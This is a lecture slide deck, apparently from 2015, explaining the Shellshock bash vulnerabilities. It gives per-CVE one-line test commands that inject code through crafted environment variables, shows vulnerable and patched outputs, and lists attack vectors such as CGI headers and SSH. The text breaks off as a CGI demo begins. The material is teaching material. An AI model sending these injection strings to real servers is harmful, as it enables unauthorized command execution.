NetworkSecurity
Shellshock

Phil-Patrick Kai Kwiotek

25th June 2015

Overview

- Introduction
  - Unix Bash command shell
  - Environment Variables
  - Prerequisites
- Shellshock Bugs
  - Live Demo 1
- Exploitation Vectors
- Exploitability
- Live Demo 2 -- CGI & Live Demo 3 -- SSH

Introduction

- *Shellshock: Remote **Bash** Code Injection Vulnerability via Specially Crafted **Environment Variables***
  - family of bugs
  - **unauthorized access** to the server
  - existed 25 years (1989 - 2014)

Unix Bash command shell

- widely-used in many Unix-like Systems (June 7, 1989)
  Linux / *BSD / OS X / (Cygwin)
- used by a variety internet-facing services
- operates both as a command interpreter and as a **command**
  - possible to **execute Bash within itself**
    - **environment variables** are exported to new instance
    - environment variables are executed **(unverified)** on instance startup

Environment Variables

- key/value pairs
- **function definitions** encoded into environment variables:
  - values begin with **()**
  - followed by a function definition **{**something**;};**
  - e.g. **foo=‘() {**something**;};’**

Prerequisites

- control the content of an **environment variable**
- send it through a **bash** shell
- bash shell is **vulnerable to Shellshock**

Shellshock Bugs

- family of bugs:

pub. date	CVE identifier	Patch Version
24th sep	CVE-2014-6271 (Bashdoor)	**bash43-025**
24th sep	CVE-2014-7169	**bash43-026**
26th sep	CVE-2014-7187	
28th sep	CVE-2014-7186	**bash43-027**
1st okt	CVE-2014-6277 & CVE-2014-6278	

CVE-2014-6271 (Bashdoor)

- also called **Bashdoor**
- discovered by Stéphane Chazelas
- 12th September 2014 — bash maintainer informed
- 24th September 2014 — publicly disclosed

CVE-2014-6271 (Bashdoor)

env x='() { :;}; echo vulnerable' bash -c "echo this is a test"

- function definition as environment variable x
- arbitrary command
- invoke sub-bash — executes the environment variables before executing the command
- does not detect the full Shellshock vulnerability

Live Demo 1

Debian 3.16.7 (Jessie)

bash v4.3.30(1)
SAFE

Debian 3.16.7 (Jessie)

bash v4.1.5(1)
VULNERABLE

Result

```
VULNERABLE> env x='() { :;}; echo vulnerable' bash -c "echo test"
vulnerable
test

SAFE> env x='() { :;}; echo vulnerable' bash -c "echo test"
test
```

CVE-2014-7169

- by Tavis Ormandy
- 24th September 2014 — publicly disclosed
- still vulnerable when CVE-2014-6271 patched

CVE-2014-7169

env X='() { (a)=>\' bash -c "echo date"; cat echo

- CVE-2014-6271 has been prevented
- file named 'echo' written to filesystem
  - includes result of 'date'
- patch for CVE-2014-6271 and CVE-2014-7169

Result

```
VULNERABLE> env X='() { (a)=>\' bash -c "echo date"; cat echo
env X='() { (a)=>\' bash -c "echo date"; cat echo
bash: X: Zeile 1: Syntaxfehler beim unerwarteten Wort `='
bash: X: Zeile 1: ``
bash: Fehler beim Importieren der Funktionsdefinition für `X'.
So 7. Jun 13:34:52 CEST 2015

SAFE> env X='() { (a)=>\' bash -c "echo date"; cat echo
date
cat: echo: Datei oder Verzeichnis nicht gefunden
```

CVE-2014-6277 & CVE-2014-6278

- by Michal Zalewski
- 1st October 2014 — publicly disclosed
- addresses parsing of function definitions in environment variables
- circumvented the first patch

CVE-2014-6277 & CVE-2014-6278

```
env foo='() { echo not patched; }' bash -c foo
```

- improved vulnerability check
- determines if bash automatically parses function imports at all

Result

```
VULNERABLE> foo='() { echo not patched; }' bash -c foo
not patched

SAFE> foo='() { echo not patched; }' bash -c foo
bash: foo: Kommando nicht gefunden.
```

CVE-2014-7186

```
bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF
<<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF’
ll echo "CVE-2014-7186 vulnerable, redir_stack"
```

- by Florian Weimer and Todd Sabin
- out-of-bounds memory access error in Bash parser code

Result

```
VULNERABLE> bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF
 <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF' || echo "CVE-2014-7186
vulnerable, redir_stack"

Speicherzugriffsfehler
CVE-2014-7186 vulnerable, redir_stack

SAFE> bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF
 <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF' ||
> echo "CVE-2014-7186 vulnerable, redir_stack"
bash: Warnung: Das in der Zeile 0 beginnende Here-Dokument geht bis
 zum Dateiende (erwartet wird `EOF').
```

CVE-2014-7187

```
(for x in {1..200} ;
do echo "for x$x in ; do :";
done;
for x in {1..200} ;
do echo done ;
done)
| bash | | echo "CVE-2014-7187 vulnerable, word_lineno“
```

- by Florian Weimer and Todd Sabin
- Off-by-one error
- DOS

Exploitation Vectors

- **Common Gateway Interface** (CGI)-based web server
  - request header
    HTTP_USER_AGENT
  - cookie
  - referrer
- **OpenSSH** server's ForceCommand
  SSH_ORIGINAL_COMMAND

Exploitation Vectors

- **DHCP clients**
  - crafted string passed in options by server
  - any environment variable can be set
  - typically with **root privileges on client**
- **IBM HMC restricted shell**
  - through restricted shell of the IBM Hardware Management Console (HMC)


Exploitation Vectors

- **Qmail server**
  - process email messages with Bash (.forward or qmail-alias piping)
- **daemons and other applications**
  - bash as interpreter
  - using somehow environment variables

Exploitability

- botnets
  - DDoS
    (e.g. „wopbot“ -> Akamai Technologies)
  - vulnerability scanning
    (e.g. „wopbot“ -> United States Department of Defense)
- malware
  - load scripts (e.g. with wget)
- reverse shell

Live Demo 2



Debian 3.16.7 (Jessie)
Firefox
PATH_INFO
QUERY_STRING
HTTP headers
POST/PUT data
Debian 3.16.7 (Jessie)
bash v4.1.5(1)
VULNERABLE
CGI script
running Apache 2
mod cgi enabled

CGI Script

